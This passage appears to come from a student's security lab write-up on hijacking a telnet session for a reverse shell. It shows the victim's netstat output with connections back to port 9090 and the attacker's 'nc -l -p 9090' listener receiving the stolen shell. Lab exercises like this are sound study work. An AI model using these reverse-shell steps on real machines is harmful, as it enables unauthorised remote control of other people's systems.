Last login: Thu Mar 16 20:27:08 UTC 2023 from user1-10.9.0.6-net-10.9.0.0 on pts
/3
seed@79477a0fb771:~$ l
```

7. From victim's view, we can see that there are lots of malicious connections coming from attacker.

```
seed@VM: ~/.../Labsetup
root@79477a0fb771:/dev# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38315        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:43708          ESTABLISHED
root@79477a0fb771:/dev# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38315        0.0.0.0:*               LISTEN
tcp        0      1 10.9.0.5:49660           10.9.0.1:9090            SYN_SENT
tcp        153     68 10.9.0.5:49656           10.9.0.1:9090            ESTABLISHED
tcp        102     69 10.9.0.5:49658           10.9.0.1:9090            ESTABLISHED
tcp        0      362 10.9.0.5:23             10.9.0.6:43708          ESTABLISHED
tcp        153     68 10.9.0.5:49654           10.9.0.1:9090            ESTABLISHED
root@79477a0fb771:/dev#
```

8. Back to the attacker side that is listening to victim's connection, it is shown that the attack is successful as attacker managed to steal the shell from victim machine.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# nc -l -p 9090
Bound on 0.0.0.0 9090
seed@79477a0fb771:~$ seed@79477a0fb771:~$
```